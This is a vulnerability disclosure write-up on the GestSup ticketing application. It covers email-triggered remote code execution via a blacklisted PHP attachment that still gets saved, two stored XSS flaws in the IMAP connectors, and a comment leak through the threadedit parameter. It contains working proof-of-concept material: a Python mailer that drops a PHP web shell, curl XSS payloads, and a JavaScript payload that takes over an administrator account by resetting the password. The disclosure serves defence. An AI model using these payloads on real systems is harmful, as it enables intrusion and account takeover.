GestSup is an application designed for ticketing and device management. It has a few privilege levels: simple user, technician, and administrator being the main ones. Among its many features, GestSup also ships an IMAP connector, which is going to be the star of this article.
During my research, I found 4 vulnerabilities, including 3 in the IMAP connectors. One of them is critical: it lets an unauthenticated attacker achieve remote code execution on the GestSup server, simply by sending an email.
| CVE | SUMMARY |
|---|---|
| CVE-2026-100389 | Arbitrary file upload through the basic IMAP connector leading to remote code execution |
| CVE-2026-102372 | XSS in the basic IMAP connector via a crafted email |
| CVE-2026-102374 | XSS in the oauth IMAP connector via double MIME encoded-word |
| CVE-2026-102373 | Ticket’s comments leak through threadedit parameter from a low-privileged user |
We’re going to talk about the IMAP connector a lot, so let’s start by explaining how it works.
How does the IMAP connector work?
The IMAP connector is a feature that turns incoming emails from a mailbox into real GestSup tickets, or into replies on existing ones. No authentication is required from the sender: sending an email to the configured mailbox is enough to create a ticket on the application.
There are several types of IMAP connectors in GestSup, but all of them are divided into two files:
| Name | Description |
|---|---|
core/imap_basic.php | Used by the login type of connector |

core/imap_oauth.php | Used by the login2, oauth_azure, and oauth_google types of connector |
Here are the types available on the UI.
To actually sync new emails, you can either trigger the import manually from the GestSup UI, or set up a cron job to import them automatically every X minutes. From what I’ve seen, the cron job is by far the most common setup because it’s simply less work.

The command used in the cron job is php /var/www/html/mail2ticket.php, for example:

Keep this in mind: tickets are built from emails, and the title, body, and attachments of those emails are entirely controlled by whoever sends them: in practice, attacker-controlled input from an unauthenticated, remote user. This is exactly what the next three vulnerabilities abuse.
Vulnerabilities
Now, let’s get into the vulnerabilities.
CVE-2026-100389: Arbitrary file upload leading to Remote Code Execution in the basic IMAP connector
TL;DR: The basic IMAP connector (
core/imap_basic.php) checks every mail attachment’s extension against a blacklist before storing it. When an attachment is blacklisted, the code only logs the rejection but does not stop the attachment handling flow, so the file still reaches the finalrename()call and gets moved into the public upload directory under its original filename. An unauthenticated attacker can therefore attach a PHP file to an email and have it dropped straight into the webroot, achieving remote code execution.
Root cause
As explained, GestSup’s basic connector lets an unauthenticated user create new tickets, or add replies to existing ones, just by sending an email to the configured mailbox.
These emails can obviously be HTML-formatted and carry attachments, and attachments are what interests us here.
To handle attachments, the application loops over every attachment of the received email and does the following:
 1$c_name_file = $tabAttachment->name; // attacker-controlled
 2$real_filename=preg_replace("/[^A-Za-z0-9\_\-\.]/", '', $c_name_file);
 3$real_filename=strip_tags($real_filename);
 4
 5if (CheckFileExtension($real_filename)) {
 6    $c_name_file = $ticket.'_'.md5(uniqid());
 7    // ...
 8} else {
 9    // ...
10}
11
12rename($tabAttachment->filePath,$c_name_dir_ticket.'/'.$c_name_file);
With CheckFileExtension defined as:
1function CheckFileExtension($filename)
2	{
3		$blacklist = array('php', 'php1', 'php2','php3' ,'php4' ,'php5', 'php6', 'php7', 'php8', 'php9', 'php10', 'js', 'htm', 'html', 'phtml', 'exe', 'jsp' ,'pht', 'shtml', 'asa', 'cer', 'asax', 'swf', 'xap', 'phphp', 'inc', 'htaccess', 'sh', 'py', 'pl', 'jsp', 'asp', 'cgi', 'json', 'svn', 'git', 'lock', 'yaml', 'com', 'bat', 'ps1', 'cmd', 'vb', 'hta', 'reg', 'ade', 'adp', 'app', 'asp', 'bas', 'bat', 'cer', 'chm', 'cmd', 'com', 'cpl', 'crt', 'csh', 'der', 'exe', 'fxp', 'gadget', 'hlp', 'hta', 'inf', 'ins', 'isp', 'its', 'js', 'jse', 'ksh', 'lnk', 'mad', 'maf', 'mag', 'mam', 'maq', 'mar', 'mas', 'mat', 'mau', 'mav', 'maw', 'mda', 'mdb', 'mde', 'mdt', 'mdw', 'mdz', 'msc', 'msh', 'msh1', 'msh2', 'mshxml', 'msh1xml', 'msh2xml', 'msi', 'msp', 'mst', 'ops', 'pcd', 'pif', 'plg', 'prf', 'prg', 'pst', 'reg', 'scf', 'scr', 'sct', 'shb', 'shs', 'ps1', 'ps1xml', 'ps2', 'ps2xml', 'psc1', 'psc2', 'tmp', 'url', 'vb', 'vbe', 'vbs', 'vsmacros', 'vsw', 'ws', 'wsc', 'wsf', 'wsh', 'xnk', 'payload', 'shell', 'phar', 'phpt', 'pht', 'pgif');
4		$extension=new SplFileInfo($filename);
5		$extension=$extension->getExtension();
6		if(in_array(strtolower($extension),$blacklist)) {$result=false;} else {$result=true;}
7		return $result;
8	}
The original filename is stored in $c_name_file, then checked against CheckFileExtension. If the extension is allowed, the server continues normally: it generates a random name with $ticket.'_'.md5(uniqid()), stores it back in $c_name_file, then renames the attachment from its temporary path to that new name. Nothing unusual so far.
But if the file has a blacklisted extension, execution falls into the else branch, where the server… just logs it:
1} else {
2    echo '['.$mailbox.'] [mail '.$count.'] Blacklisted file : <span style="color:red">'.$real_filename.'</span><br />';
3    logit('security', 'IMAP connector : blacklisted file blocked ('.$real_filename.')','0');
4}
And that’s it. No exit, no continue, nothing that actually stops the flow, so execution falls straight through to the final rename(), which moves the file to $c_name_dir_ticket.'/'.$c_name_file, with $c_name_file still holding the original, attacker-controlled filename.
1rename($tabAttachment->filePath,$c_name_dir_ticket.'/'.$c_name_file);
The extension check does its job perfectly. It just forgets that “detecting” a threat and “stopping” a threat are two different things.

Since the original filename reaches rename() unsanitized, path traversal works too: name your attachment ../../exploit.php and enjoy the view.
PoC
Since GestSup runs on PHP and the whole webroot is served, all we need is a file named exploit.php containing something like <?php system('id') ?>, which runs the id command the moment it’s requested.

Once the mailbox is synced, the logs proudly mark the file as “blacklisted”, then drop it into /upload/ticket/exploit.php anyway. Requesting that URL runs id on the server.

Here’s the simple Python script I used to send the malicious email.
 1#!/usr/bin/env python3
 2import smtplib
 3from email.mime.multipart import MIMEMultipart
 4from email.mime.text import MIMEText
 5from email.mime.application import MIMEApplication
 6
 7# Mail
 8msg = MIMEMultipart()
 9msg["From"] = "attacker@example.com"
10msg["To"] = "support@example.com"
11msg["Subject"] = "RCE"
12msg.attach(MIMEText("RCE PoC", "plain", "utf-8"))
13
14# Attachment
15maintype, subtype = "text/plain".split("/")
16part = MIMEApplication("<?php system('id') ?>".encode("utf-8"), _subtype=subtype)
17part.add_header("Content-Disposition", "attachment", filename="exploit.php")
18msg.attach(part)
19
20# Send
21server = smtplib.SMTP("127.0.0.1", 3025)
22server.sendmail("attacker@example.com", ["support@example.com"], msg.as_string())
23server.quit()
CVE-2026-102372: XSS in the basic IMAP connector
TL;DR: The basic IMAP connector also runs incoming HTML through
HTMLPurifier, into a$descriptionvariable that never actually gets used. What ends up in the database is a different variable,$message, which only survives a handful ofstr_replace()calls neutering tags like<textarea>or<select>.<script>isn’t on that list. An unauthenticated attacker can therefore store a real<script>tag in a ticket’s description or reply just by sending an HTML email, and it fires the moment a technician opens the ticket.
Root cause
When an HTML email comes in, core/imap_basic.php assigns its body to two variables:
1$message = $mail->textHtml;
2$description = $mail->textHtml;
$description then gets the full HTMLPurifier treatment: proper, battle-tested HTML sanitization:
1$config = HTMLPurifier_Config::createDefault();
2// [...] cache setup
3$config->set('URI.AllowedSchemes', array('data' => true, 'http' => true, 'https' => true));
4$purifier = new HTMLPurifier($config);
5$description = $purifier->purify($description);
Except $description is never saved anywhere. The variable that actually gets written to the ticket is $message, which only goes through a short list of str_replace() calls neutralizing a handful of tags:
 1$message=str_replace('<input','< input',$message);
 2$message=str_replace('<output','< output',$message);
 3$message=str_replace('<textarea','< textarea',$message);
 4$message=str_replace('<select','< select',$message);
 5$message=str_replace('<data','< data',$message);
 6$message=str_replace('<datalist','< datalist',$message);
 7$message=str_replace('<menu','< menu',$message);
 8// [...]
 9$message=$description_header.$message;
10
11$qry=$db->prepare("UPDATE `tincidents` SET `description`=:description WHERE `id`=:id");
12$qry->execute(array('description' => $message,'id' => $c_ticket_number)); // <- $message is what actually gets stored
<script> isn’t on that blacklist. Neither is any on* event handler. So GestSup carefully purifies a variable, then throws it away, and stores the raw HTML from the email as the real ticket description. HTMLPurifier does great work here, on the one value nobody ever reads again.
The exact same pattern shows up when replying to an existing ticket, this time inserting into tthreads instead of updating tincidents, so both ticket creation and ticket replies are exploitable.
One more wrinkle: if the email body doesn’t contain an <html> tag, strip_tags() kicks in and eats your <script>:
1if(!preg_match("/<HTML/i",$message)){$message=strip_tags($message,'<p><a><span><br><div>');}
Wrapping the payload in <html>...</html> dodges that check entirely, as the PoC below shows.
PoC
Creating a ticket with a stored XSS payload:
 1curl -s --url "smtp://localhost:1025" \
 2  --mail-from "attacker@evil.com" \
 3  --mail-rcpt "support@example.com" \
 4  --upload-file - <<EOF
 5From: attacker@evil.com
 6To: support@example.com
 7Subject: XSS
 8Content-Type: text/html
 9
10<script>alert(document.domain)</script>
11EOF
Once the mailbox is synced, opening the ticket pops the alert. Replying to an existing ticket (here, ticket 10) works the same way, wrapped in <html> to survive strip_tags():
 1curl -s --url "smtp://localhost:1025" \
 2  --mail-from "attacker@evil.com" \
 3  --mail-rcpt "support@example.com" \
 4  --upload-file - <<EOF
 5From: attacker@evil.com
 6To: support@example.com
 7Subject: =?UTF-8?B?bsKwMTA6IFhTUyByZXBseQ==?=
 8Content-Type: text/html
 9
10<html><script>alert(document.domain)</script></html>
11EOF
(The subject is base64-encoded purely to smuggle the ° character GestSup uses to detect replies.)
alert(1) is cute, but a technician’s session is worth more than a popup. The payload below quietly grabs the current user’s id from the page, fetches their own admin edit form, and resubmits it with a new password: full account takeover the moment the ticket is opened, no clicks required:
 1<html><script>
 2(async()=>{
 3    const password = 'password'
 4    const uid = [...document.querySelectorAll('a[href*="userid="]')]
 5        .map(a=>a.href.match(/userid=(\d+)/)?.[1])
 6        .find(id=>id&&id!=='0');
 7    if(!uid) return;
 8    const r = await fetch('/index.php?page=admin/user&action=edit&userid='+uid+'&tab=infos',{credentials:'include'});
 9    const html = await r.text();
10    const doc = new DOMParser().parseFromString(html,'text/html');
11    const form = doc.getElementById('edit_user');
12    if(!form) return;
13    const p = new URLSearchParams();
14    for(const e of form.elements){
15        if(!e.name||((e.type==='radio'||e.type==='checkbox')&&!e.checked)||e.type==='password') continue;
16        p.append(e.name,e.value);
17    }
18    p.set('modify','1');p.set('password',password);p.set('password2',password);
19    await fetch('/index.php?page=admin/user&action=edit&userid='+uid,{method:'POST',credentials:'include',headers:{'Content-Type':'application/x-www-form-urlencoded'},body:p.toString()});
20})();
21</script></html>
Open the ticket as a technician or admin, and their password quietly becomes password.
CVE-2026-102374: XSS in the oauth IMAP connector
TL;DR: The oauth IMAP connector (shared by the
login2,oauth_azure, andoauth_googleauthentication types, all handled by the samecore/imap_oauth.phpfile) decodes the subject of the mail, applieshtmlspecialchars()on it, and then decodes the subject one more time. An unauthenticated attacker can send a crafted email to the configured mailbox with a subject containing a double-encoded MIME text. The first decoding produces a second MIME encoded-word, sohtmlspecialchars()escapes nothing, and the second decoding produces the XSS payload, which gets stored and displayed in various places across the application (the ticket itself, its description, the ticket overview panel, etc).
Root cause
In core/imap_oauth.php (shared by the login2, oauth_azure, and oauth_google authentication types), the subject is processed like this:
 1$header=$imap_mail->getHeader();
 2$subject=$header->find("/Subject: \"?([^\"]*)[\";\s]/");
 3if($subject) {
 4    $subject=iconv_mime_decode($subject); // <-- first decoding
 5} else {
 6    $subject=$imap_mail->getSubject();
 7}
 8if(!$subject){$subject=T_('(Sans objet)');}
 9$subject=htmlspecialchars($subject, ENT_QUOTES, 'UTF-8'); // <-- sanitization
10if(preg_match('/=?utf-8/',$subject)){$subject = iconv_mime_decode($subject, ICONV_MIME_DECODE_CONTINUE_ON_ERROR, "UTF-8");} // <-- second decoding
So if we encode an XSS payload twice in a row, the decoding process will:
- Decode once, revealing a second, still-encoded word
- Let
htmlspecialchars()look at that encoded word and escape nothing, since it’s still base64 - Decode a second time, finally revealing the real payload, right after the one and only sanitization step has already run
This decoded subject is then used as-is for the ticket title, and concatenated into the ticket’s HTML description. The payload fires from both:
- The ticket list view (new tickets, etc.)
- The ticket view itself
PoC
To prove this, here’s a small Python script that sends an email with a double-encoded XSS payload as subject.
 1import base64
 2import smtplib
 3
 4# Payload
 5payload = "<img src=x onerror=\"alert(1)\">"
 6inner = "=?utf-8?B?" + base64.b64encode(payload.encode()).decode() + "?="
 7subject = "=?UTF-8?B?" + base64.b64encode(inner.encode()).decode() + "?="
 8
 9# Mail
10msg = "From: attacker@example.com\r\n"
11msg += "To: support@example.com\r\n"
12msg += "Subject: " + subject + "\r\n"
13msg += "MIME-Version: 1.0\r\n"
14msg += "Content-Type: text/plain; charset=UTF-8\r\n"
15msg += "\r\n"
16msg += "XSS PoC\r\n"
17
18# Send
19server = smtplib.SMTP("127.0.0.1", 3025)
20server.sendmail("attacker@example.com", ["support@example.com"], msg)
21server.quit()
Once the script runs, the IMAP sync creates the ticket. If you trigger the sync manually, the logs themselves already fire the XSS payload:

Opening the All tickets view fires it too:

And opening the ticket itself fires it twice: once from the subject, once from the description:

Like the basic-connector XSS above, you can reset the ticket viewer’s password too, with a similar JavaScript payload.
CVE-2026-102373: Comments leak via threadedit parameter
TL;DR: The ticket page fetches the comment to edit using only the id passed in the
threadeditGET parameter, without checking that this comment belongs to the ticket given inid, nor whether it’s flagged as private. An authenticated user with access to a single ticket (which they can create themselves) can therefore load any comment in the database by incrementingthreadedit, reading the exchanges of tickets that aren’t theirs, private ones included.
Root cause
Users can edit their own comments on a ticket. Clicking the edit button passes the comment’s id as a GET parameter named threadedit, which is then used to load the comment:
1$qry=$db->prepare("SELECT `text` FROM `tthreads` WHERE `id`=:id AND `type`='0'");
2$qry->execute(array('id' => $_GET['threadedit']));
Notice what’s missing: no check that this comment actually belongs to the ticket being viewed, and no check of the private flag either.
So any user with access to a single ticket can leak every comment on the platform, one threadedit value at a time. And since comment IDs are sequential, “one at a time” really just means “write a for-loop and go make coffee.”
PoC
To test this, I created a low-privilege user with access to exactly one ticket: id 1.

